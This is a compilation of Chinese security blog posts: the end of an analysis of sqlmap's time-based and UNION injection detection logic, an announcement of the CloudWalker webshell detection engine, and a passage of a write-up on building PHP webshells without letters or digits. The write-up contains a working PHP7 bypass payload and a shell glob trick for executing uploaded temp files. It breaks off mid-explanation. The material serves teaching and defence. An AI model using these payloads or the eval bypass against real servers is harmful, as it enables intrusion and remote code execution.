但是仅仅是这样就可以了嘛？当然我们需要了解的是 sqlmap 如何设置这个 X 作为时间点（请看下面这个函数，位于 agent.queryPage 中）：

```
2425  def wasLastResponseDelayed():
2426      """
2427      Returns True if the last web request resulted in a time-delay
2428      """
2429
2430      # 99.999999997440% of all non time-based SQL injection affected
2431      # response times should be inside +-7*stdev([normal response times])1
2432      # Math reference: http://www.answers.com/topic/standard-deviation
2433
2434      deviation = stdev(kb.responseTimes.get(kb.responseTimeMode, []))2
2435      threadData = getCurrentThreadData()
2436
2437      if deviation and not conf.direct and not conf.disableStats:
2438          if len(kb.responseTimes[kb.responseTimeMode]) < MIN_TIME_RESPONSES:
2439              warnMsg = "time-based standard deviation method used on a model "
2440              warnMsg += "with less than %d response times" % MIN_TIME_RESPONSES
2441              logger.warn(warnMsg)
2442
2443          lowerStdLimit = average(kb.responseTimes[kb.responseTimeMode]) + TIME_STDEV_COEFF * deviation3   Miroslav Stampar, 2 years ago •
2444          retVal = (threadData.lastQueryDuration >= max(MIN_VALID_DELAYED_RESPONSE, lowerStdLimit))
2445
2446          if not kb.testMode and retVal:4
2447              if kb.adjustTimeDelay is None:
2448                  msg = "do you want sqlmap to try to optimize value(s) "
2449                  msg += "for DBMS delay responses (option '--time-sec')? [Y/n] "
2450
2451                  kb.adjustTimeDelay = ADJUST_TIME_DELAY.DISABLE if not readInput(msg, default='Y', boolean=True) else ADJUST_TIME_DELAY.YES
2452              if kb.adjustTimeDelay is ADJUST_TIME_DELAY.YES:
2453                  adjustTimeDelay(threadData.lastQueryDuration, lowerStdLimit)
2454
2455          return retVal
2456      else:
2457          delta = threadData.lastQueryDuration - conf.timeSec
2458          if Backend.getIdentifiedDbms() in (DBMS.MYSQL,):  # MySQL's SLEEP(X) lasts 0.05 seconds shorter on average
2459              delta += 0.05
2460          return delta >= 0
```

1. 正常请求百分之九十九的概率响应时间 <= 平均响应时间 + 7 * 标准差
2. 计算标准差
3. 最小时间阈值为 平均响应时间 + 7 * 标准差
4. 网络不稳定的情形或者 Sleep 的实际时间非常长（语句多次执行了 SLEEP(X) ）

我们发现，它里面有一个数学概念：标准差

> 简单来说，标准差是一组数值自平均值分散开来的程度的一种测量观念。一个较大的标准差，代表大部分的数值和其平均值之间差异较大；一个较小的标准差，代表这些数值较接近平均值。例如，两组数的集合{0，5，9，14}和{5，6，8，9}其平均值都是7，但第二个集合具有较小的标准差。述“相差k个标准差”，即在 X ± kS 的样本（Sample）范围内考量。标准差可以当作不确定性的一种测量。例如在物理科学中，做重复性测量时，测量数值集合的标准差代表这些测量的精确度。当要决定测量值是否符合预测值，测量值的标准差占有决定性重要角色：如果测量平均值与预测值相差太远（同时与标准差数值做比较），则认为测量值与预测值互相矛盾。这很容易理解，因为如果测量值都落在一定数值范围之外，可以合理推论预测值是否正确。

根据注释和批注中的解释，我们发现我们需要设定一个最小 SLEEPTIME 应该至少大于 样本内平均响应时间 + 7 * 样本标准差，这样就可以保证过滤掉 99.99% 的无延迟请求。

当然除了这一点，我们还发现

```
delta = threadData.lastQueryDuration - conf.timeSec
if Backend.getIdentifiedDbms() in (DBMS.MYSQL,):  # MySQL's SLEEP(X) lasts 0.05 seconds shorter on average
    delta += 0.05
return delta >= 0
```

这一段代码作为 mysql 的 Patch 存在 # MySQL's SLEEP(X) lasts 0.05 seconds shorter on average。

如果我们要自己实现时间盲注的检测的话，这一点也是必须注意和实现的。

针对 UNION 型（UNION Query）


UNION 注入可以说是 sqlmap 中最复杂的了，同时也是最经典的注入情形。

其实关于 UNION 注入的检测，和我们一开始学习 SQL 注入的方法是一样的，猜解列数，猜解输出点在列中位置。实际在 sqlmap 中也是按照这个来进行漏洞检测的，具体的测试方法位于：

跟入 unionTest() 中我们发现如下操作

```
def unionTest(comment, place, parameter, value, prefix, suffix):
    """
    This method tests if the target URL is affected by an union
    SQL injection vulnerability. The test is done up to 3*50 times
    """

    if conf.direct:
        return

    kb.technique = PAYLOAD.TECHNIQUE.UNION
    validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter,
value, prefix, suffix)

    if validPayload:
        validPayload = agent.removePayloadDelimiters(validPayload)

    return validPayload, vector
```

最核心的逻辑位于 _unionTestByCharBruteforce 中，继续跟入，我们发现其检测的大致逻辑如下：



```
def _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix):
    """
    This method tests if the target URL is affected by an union
    SQL injection vulnerability. The test is done up to 50 columns
    on the target database table
    """

    validPayload = None
    vector = None
    orderBy = kb.orderByColumns
    uChars = (conf.uChar, kb.uChar)

    # In case that user explicitly stated number of columns affected
    if conf.uColsStop == conf.uColsStart:
        count = conf.uColsStart
    else:
        count = _findUnionCharCount(comment, place, parameter, value, prefix, suffix, PAYLOAD.WHERE.ORIGINAL if isNullValue(kb.uChar) else PAYLOAD.WHERE.NEGATIVE)

    if count:
        validPayload, vector = _unionConfirm(comment, place, parameter, prefix, suffix, count)

        if not all((validPayload, vector)) and not all((conf.uChar, conf.dbms)):
            warnMsg = "if UNION based SQL injection is not detected, "
            warnMsg += "please consider "

            if not conf.uChar and count > 1 and kb.uChar == NULL:…

            if not conf.dbms:…

            if not all((validPayload, vector)) and not warnMsg.endswith("consider "):
                singleTimeWarnMessage(warnMsg)

    if count and orderBy is None and kb.orderByColumns is not None:  # discard ORDER BY results (not usable - e.g. maybe invalid altogether)
        conf.uChar, kb.uChar = uChars
        validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix)

    return validPayload, vector
```

1. 猜列数
2. 确认存在 Union 注入
3. 无法确认，提示用户改变选项（略）
4. 废弃 ORDER BY 的结果（不重要）

别急，我们一步一步来分析！

猜列数

我相信做过渗透测试的读者基本对这个词都非常非常熟悉，如果有疑问或者不清楚的请自行百度，笔者

再次不再赘述关于 SQL 注入基本流程的部分。

为什么要把一件这么简单的事情单独拿出来说呢？当然这预示着 sqlmap 并不是非常简单的在处理这一件事情，因为作为一个渗透测试人员，当然可以很容易靠肉眼分辨出很多事情，但是这些事情在计算机看来却并不是那么容易可以判断的：

1.使用 ORDER BY 查询，直接通过与模版页面的比较来获取列数。

2.当 ORDER BY 失效的时候，使用多次 UNION SELECT 不同列数，获取多个 Ratio，通过区分 Ratio 来区分哪一个是正确的列数。

实际在使用的过程中，ORDER BY 的核心逻辑如下，关于其中页面比较技术我们就不赘述了，不过值得一提的是 sqlmap 在猜列数的时候，使用的是二分法（笔者看了一下，二分法这部分这似乎是七年前的代码）。

```
@stackedmethod
def _orderByTechnique(lowerCount=None, upperCount=None):
    def _orderByTest(cols):
        query = agent.prefixQuery("ORDER BY %d" % cols, prefix=prefix)
        query = agent.suffixQuery(query, suffix=suffix, comment=comment)
        payload = agent.payload(newValue=query, place=place, parameter=parameter, where=where)
        page, headers, code = Request.queryPage(payload, place=place, content=True, raise404=False)
        return not any(re.search(_, page or "", re.I) and not re.search(_, kb.pageTemplate or "", re.I) for _ in ("(warning|error):", "order t
                kb.heavilyDynamic and comparison(page, headers, code) or re.search(r"data types cannot be compared or sorted", page or "",

    if _orderByTest(1 if lowerCount is None else lowerCount) and not _orderByTest(randomInt() if upperCount is None else upperCount + 1):
        infoMsg = "'ORDER BY' technique appears to be usable. "
        infoMsg += "This should reduce the time needed "
        infoMsg += "to find the right number "
        infoMsg += "of query columns. Automatically extending the "
        infoMsg += "range for current UNION query injection technique test"
        singleTimeLogMessage(infoMsg)

        lowCols, highCols = 1 if lowerCount is None else lowerCount, ORDER_BY_STEP if upperCount is None else upperCount
        found = None
        while not found:
            if not conf.uCols and _orderByTest(highCols):
                lowCols = highCols
                highCols += ORDER_BY_STEP
            else:
                while not found:
                    mid = highCols - (highCols - lowCols) / 2
                    if _orderByTest(mid):
                        lowCols = mid
                    else:
                        highCols = mid
                    if (highCols - lowCols) < 2:
                        found = lowCols

        return found
```

1. 启动 ORDER BY 检测列数的条件是：ORDER BY 1 与 ORDER BY [RANDINT] 的结果不相同（不相似）。
2. 以10为步长，10个一组使用二分法来判断列数

除此之外呢，如果 ORDER BY 失效，将会计算至少五个（从 lowerCount 到 upperCount）Payload 为 UNION SELECT (NULL,) * [COUNT]，的请求，这些请求的对应 RATIO（与模版页面相似度）会汇总存储在 ratios 中，同时 items 中存储 列数 和 ratio 形成的 tuple，经过一系列的算法，尽可能寻找出“与众不同（正确猜到列数）”的页面。具体的算法与批注如下：

```
        if not isNullValue(kb.uChar):  # seach not-NULL content in Page-

        if not retVal:
            if min_ in ratios:
                ratios.pop(ratios.index(min_))
            if max_ in ratios:
                ratios.pop(ratios.index(max_))

            minItem, maxItem = None, None
    Miroslav Stampar, 3 years ago • Fixes #1305
            for item in items:
                if item[1] == min_:
                    minItem = item
                elif item[1] == max_:
                    maxItem = item

            if all(_ == min_ and _ != max_ for _ in ratios):
                retVal = maxItem[0]

            elif all(_ != min_ and _ == max_ for _ in ratios):
                retVal = minItem[0]

            elif abs(max_ - min_) >= MIN_STATISTICAL_RANGE:
                    deviation = stdev(ratios)

                    if deviation is not None:
                        lower, upper = average(ratios) - UNION_STDEV_COEFF * deviation, average(ratios) + UNION_STDEV_COEFF * deviation

                        if min_ < lower:
                            retVal = minItem[0]

                        if max_ > upper:
                            if retVal is None or abs(max_ - upper) > abs(min_ - lower):
                                retVal = maxItem[0]
```

1. 如果不是以 NULL 填充 uChar 位置的，可以直接搜索这个特征字符
2. 提出最大和最小的页面相似度，
3. 在前两个条件中，如果去除最大最小相似度之后，剩下的页面都完全相同，则其中RATIO最小或者最大值就一定是猜对列数的情形
4. 如果最大最小值差距很小，已经无法通过 RATIO 来判断，则会计算标准差，通过类似设置时间盲注时间的方式来判断“最”不同的页面，以寻找真正的猜对列数的情形

我们发现，上面代码表达的核心思想就是 利用与模版页面比较的内容相似度寻找最最不同的那一个请求。

定位输出点

假如一切顺利，我们通过上面的步骤成功找到了列数，接下来就应该寻找输出点，当然输出点的寻找也是需要额外讨论的。其实基本逻辑很容易对不对？我们只需要将 UNION SELECT NULL，NULL，NULL，NULL，... 中的各种 NULL 依次替换，然后在结果中寻找被我们插入的随机的字符串，就可以很容易定位到输入出点的位置。实际上这一部分的确认逻辑是位于下图中的函数的 _unionConfirm

```
# In case that user explicitly stated number of columns affected
if conf.uColsStop == conf.uColsStart:
    count = conf.uColsStart
else:
    count = _findUnionCharCount(comment, place, parameter, value, prefix, suffix, PAYLOAD.WHERE.ORIGINAL i

if count:
    validPayload, vector = _unionConfirm(comment, place, parameter, prefix, suffix, count)      Miroslav S

    if not all((validPayload, vector)) and not all((conf.uChar, conf.dbms)):
        warnMsg = "if UNION based SQL injection is not detected, "
        warnMsg += "please consider "

        if not conf.uChar and count > 1 and kb.uChar == NULL:…

        if not conf.dbms:…

        if not all((validPayload, vector)) and not warnMsg.endswith("consider "):
            singleTimeWarnMessage(warnMsg)

if count and orderBy is None and kb.orderByColumns is not None:  # discard ORDER BY results (not usable -
    conf.uChar, kb.uChar = uChars
    validPayload, vector = _unionTestByCharBruteforce(comment, place, parameter, value, prefix, suffix)
```


其中主要的逻辑是一个叫 _unionPosition 的函数，在这个函数中，负责定位输出点的位置，使用的基本方法就是我们在开头提到方法，受限于篇幅，我们就不再展开叙述了。

0x03 结束语

其实按笔者原计划，本系列文章并没有结束，因为还有关于 sqlmap 中其他技术没有介绍：“数据持久化”，“action() – Exploit 技术”，“常见漏洞利用分析（udf，反弹 shell 等）”。但是由于内容是在太过庞杂，笔者计划暂且搁置一下，实际上现有的文章已经足够把 sqlmap 的 SQL 注入检测最核心的也是最有意义的自动化逻辑说清楚了，我想读读者读完之后肯定会有自己的收获。

01/Oct.

牧云（CloudWalker）开源 |如约而至：Webshell核心检测引擎

作者：Cyprus

相关背景阅读：

7月13日 《牧云开源的背后》https://mp.weixin.qq.com/s/bGeE7WY-2P-SP9QiYeLTVw
9月14日 牧云（CloudWalker）开源手记|Webshell监控检测策略初探 https://dwz.cn/3VNSsQPn

牧云（CloudWalker）服务器安全平台

核心检测引擎之Webshell检测

前言

作为主机安全监控扫描的核心功能之一，Webshell 检测一直是令安全运维人员头疼的命题。传统的 Webshell 检测以规则扫描为主，动辄几百上千的服务器，如果要挨个手动排查 Webshell，几乎是不可能完成的任务。

颠覆以规则扫描为主的传统，牧云瞄准的是全自动、高度智能化的服务器安全平台。因此我们首先从 Webshell 检测引擎开始，以全新的理念重塑之。这正契合长亭一贯的“化繁为简、智能安全”的精益产品理念。

开源计划的第一步：开放命令行版本的 Webshell 检测引擎

本次开源作为开源计划的第一步，仅包含 Webshell 检测引擎部分，重点调优 Webshell 检测效果。目前放出的是一个可执行的命令行版本 Webshell 检测工具。

我们会根据用户反馈，不断优化检测效果。

后续三个月，将陆续开放整体产品框架与插件体系。

正文

Webshell 检测引擎之命令行版本

检测思路与代码结构

整个代码入口为一个依赖于 PHP-Ast 插件的 Detector，全部检测工作会在 Detector 内部进行。

```
176    php.Start()
177    detector, err = WebshellDetector.NewDefaultDetector(php.Stdin, php.Stdout)
178    if err != nil {
179        log.Println("Detector kernel cannot load.")
180    }
```

Detector 结构内部会根据多个不同维度的指标进行评分。这些评分包括认定为恶意样本的正向评分，也包括认定为非恶意样本的负向评分，在保证召回率的同时，使得检测精确率得到稳定控制。

```
139    processor, err := newProcessorFromSrc(&self, src, self.stdin, self.stdout)
140    if err != nil {…
142    }
143
144    if !isPhpCode(src) {…
146    }
147
148    result := 0
149
150    if self.config.enableRegMatcher && self.regMatcher.IsMatched(src) > 0 {…
152    }
153
154    if self.config.enableStatCheck && processor.stat.IsAbnormal(self.statState) && processor.callable {…
156    }
157
158    isMatchedBySample := false
159    if self.config.enableSampleMather {…
164    }
165
166    if self.config.enableProcessor && processor.Predict() < 0 {…
168    }
169    if self.config.enableSampleMather && isMatchedBySample {…
171    }
172
```

1. 多层次机器学习引擎加载
2. PHP 代码块检测（负向）
3. 基本正则和 Tokenized 正则
4. 代码风格特征检测
5. Callable 检测（负向）
6. 已知样本模糊检测
7. 机器学习评分
8. 模糊匹配评分

为了减少降维对源数据特征向量的影响，使用多层次进行学习，并在 processor 的最顶层部分合并。

```
43  func (self processor) Predict() float64 {
44      var inputData = make(map[int]float64, 11)
45      for k, v := range self.stat.GetVector() {
46          inputData[k+1] = v // model start at 1
47      }
48      inputData[9] = self.opSerial.Predict(self.detector.opSerialModel)
49      inputData[10] = self.words.Predict(self.detector.wordsModel)
50      _, result := self.detector.processModel.PredictValues(inputData)
51      return result[0]
52  }
```

1. 操作序列特征判定
2. 命名统计特征判定
3. 联合代码风格特征的第二层判定

在每个测试用例中，对数据进行多次清洗，并尽可能少地对 Ast 进行遍历，兼顾处理速度和处理精度。

```
89
90  func getOpSerial(ast interface{}) (result [][]int) {…
144 }
145
146 func cleanOpSerial(data [][]int, maxLen int) [][]int {…
177 }
178
179 func cleanOpSerialRepeatedly(serials *[][]int, cleanTimes, cleanLength int) {…
183 }
184
```


通过多次清洗数据提高特征显著性

```
283
284 func checkNameAndKind(ast interface{}, nameChecker func(string) bool, kindChecker func(int) bool) int {…
301 }
302
303 func (ast ast) GetWordsAndCallable() (words, bool) {…
317 }
318
```

一次通用性遍历 (for words predict)

一次对特定操作的遍历 (for callable detect)


整体代码的层次结构如下图所示：



GitHub获取地址

Http://github.com/chaitin/cloudwalker

检测界面和 HTML 报告




使用环境要求

- 主流 Linux 发行版（内核不能太老，至少 2.6.32，否则会由于 Go 语言不支持直接打印 FATAL: kernel too old）
- MacOS 可自行编译
- Windows 暂不支持

可执行文件使用方法

用户可以直接运行可执行文件，参数可以是单个文件或目录（软链接）。对于目录会进行递归检测，但是不会跟进软链接。用户可用 `–output` 选项将检测结果导出到文件，推荐添加 `–html` 选项使用 HTML 文档格式进行导出。



手动编译使用方法

用户可以在 `/php` 目录中执行 `make` 编译 PHP–Ast 解析插件，之后进入 `/bin` 目录使用 `go build` 编译程序主体，待编译完成后该目录下运行可执行文件。

后记

牧云（CloudWalker）的方向是基于Agent的深度服务器工作负载安全平台，在云计算技术发展的大语境下，给混合云的复杂环境提供一个不同的、从内部进行观察的安全视角，提升资产能见度并有效防御入侵。根据项目计划会逐步覆盖服务器资产管理、威胁扫描、Webshell 查杀、基线检测等各项功能。

牧云（CloudWalker）开源计划也将秉持自由、共享的开源精神，持续营造社区。希望更多朋友参与进来，共同打造出具有更强大功能和更人性的管理思路的牧云（CloudWalker）。

长亭科技也是一个长期致力开源社区的网络安全企业，其他系列开源工具，了解一下：

https://github.com/chaitin/passionfruit 是iOS应用逆向与分析工具，可以大大加速iOS应用安全分析过程；

https://github.com/chaitin/yanshi 是长亭雷池（SafeLine）下一代Web应用防火墙核心引擎使用到的代码生成工具。

17 Oct.

无字母数字webshell之提高篇

作者：Phith0n

前几天【代码审计知识星球】里有同学提出了一个问题，大概代码如下：

```php
<?php
if(isset($_GET['code'])){
    $code = $_GET['code'];
    if(strlen($code)>35){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9_$]+/",$code)){
        die("NO.");
    }
    eval($code);
}else{
    highlight_file(__FILE__);
}
```

知乎 @小蘑菇

这个代码如果要getshell，怎样利用？

这题可能来自是我曾写过的一篇文章：《一些不包含数字和字母的webshell》，里面介绍了如何构造无字母数字的webshell。其中有两个主要的思路：

1.利用位运算

2.利用自增运算符

当然，这道题多了两个限制：

1.webshell长度不超过35位

2.除了不包含字母数字，还不能包含$和_

难点呼之欲出了，我前面文章中给出的所有方法，都用到了PHP中的变量，需要对变量进行变形、异或、取反等操作，最后动态执行函数。但现在，因为$不能使用了，所以我们无法构造PHP中的变量。

所以，如何解决这个问题？

PHP7 下简单解决问题

我们将上述代码放在index.php中，然后执行docker run --rm -p 9090:80 -v `pwd`:/var/www/html php:7.2-apache，启动一个php 7.2的服务器。

php7中修改了表达式执行的顺序：http://php.net/manual/zh/migration70.incompatible.php

关于间接使用变量、属性和方法的变化

对变量、属性和方法的间接调用现在将严格遵循从左到右的顺序来解析，而不是之前的混杂着几个特殊案例的情况。下面这张表说明了这个解析顺序的变化。

间接调用的表达式的新旧解析顺序

表达式	PHP 5 的解析方式	PHP 7 的解析方式
`$$foo['bar']['baz']`	`${$foo['bar']['baz']}`	`($$foo)['bar']['baz']`
`$foo->$bar['baz']`	`$foo->{$bar['baz']}`	`($foo->$bar)['baz']`
`$foo->$bar['baz']()`	`$foo->{$bar['baz']}()`	`($foo->$bar)['baz']()`
`Foo::$bar['baz']()`	`Foo::{$bar['baz']}()`	`(Foo::$bar)['baz']()`


使用了旧的从右到左的解析顺序的代码必须被重写，明确的使用圆括号来表明顺序（参见上表）。 这样使得代码既保持了与PHP 7.x的前向兼容性，又保持了与PHP 5.x的后向兼容性。

离别歌@leavesongs.com

PHP7前是不允许用($a)();这样的方法来执行动态函数的，但PHP7中增加了对此的支持。所以，我们可以通过('phpinfo')();来执行函数，第一个括号中可以是任意PHP表达式。

所以很简单了，构造一个可以生成phpinfo这个字符串的PHP表达式即可。payload如下（不可见字符用url编码表示）：


(~%8F%97%8F%96%91%99%90)();



PHP5的思考

我们使用docker run --rm -p 9090:80 -v `pwd`:/var/www/html php:5.6-apach来运行一个php5.6的web环境。

此时，我们尝试用PHP7的payload，将会得到一个错误：



原因就是php5并不支持这种表达方式

在我在知识星球里发出帖子的时候，其实还没想到如何用PHP5解决问题，但我有自信解决它，所以先发了这个小挑战。后来关上电脑仔细想想，发现当思路禁锢在一个点的时候，你将会钻进牛角尖；当你用大局观来看待问题，问题就迎刃而解。

当然，我觉得我的方法应该不是唯一的，不过一直没人出来公布答案，我就先抛砖引玉了。

大部分语言都不会是单纯的逻辑语言，一门全功能的语言必然需要和操作系统进行交互。操作系统里包含的最重要的两个功能就是“shell（系统命令）”和“文件系统”，很多木马与远控其实也只实现了这两个功能。

PHP自然也能够和操作系统进行交互，“反引号”就是PHP中最简单的执行shell的方法。那么，在使用PHP无法解决问题的情况下，为何不考虑用“反引号”+“shell”的方式来getshell呢?

PHP5+shell打破禁锢

因为反引号不属于“字母”、“数字”，所以我们可以执行系统命令，但问题来了：如何利用无字母、数字、$的系统命令来getshell?

好像问题又回到了原点：无字母、数字、$，在shell中仍然是一个难题。

此时我想到了两个有趣的Linux shell知识点：

1.shell下可以利用.来执行任意脚本
2.Linux文件名支持用glob通配符代替

第一点曾在《小密圈里的那些奇技淫巧》露出过一角，但我没细讲。.或者叫period，它的作用和source一样，就是用当前的shell执行一个文件中的命令。比如，当前运行的shell是bash，则. file的意思就是用bash执行file文件中的命令。

用. file执行文件，是不需要file有x权限的。那么，如果目标服务器上有一个我们可控的文件，那不就可以利用.来执行它了吗?

这个文件也很好得到，我们可以发送一个上传文件的POST包，此时PHP会将我们上传的文件保存在临时文件夹下，默认的文件名是/tmp/phpXXXXXX，文件名最后6个字符是随机的大小写字母。

第二个难题接踵而至，执行. /tmp/phpXXXXXX，也是有字母的。此时就可以用到Linux下的glob通配符：

- *可以代替0个及以上任意字符
- ?可以代表1个任意字符

那么，/tmp/phpXXXXXX就可以表示为/*/??????????或/???/?????????。

但我们尝试执行. /???/?????????，却得到如下错误：

```
root@61cdc27e7faf:/tmp# . /???/?????????
bash: .: /bin/run-parts: cannot execute binary file
root@61cdc27e7faf:/tmp#
```

这是因为，能够匹配上/???/??????????这个通配符的文件有很多，我们可以列出来：

```
root@61cdc27e7faf:/tmp# ls /???/?????????
/bin/run-parts  /etc/issue.net  /etc/securetty
/etc/host.conf  /etc/localtime  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```

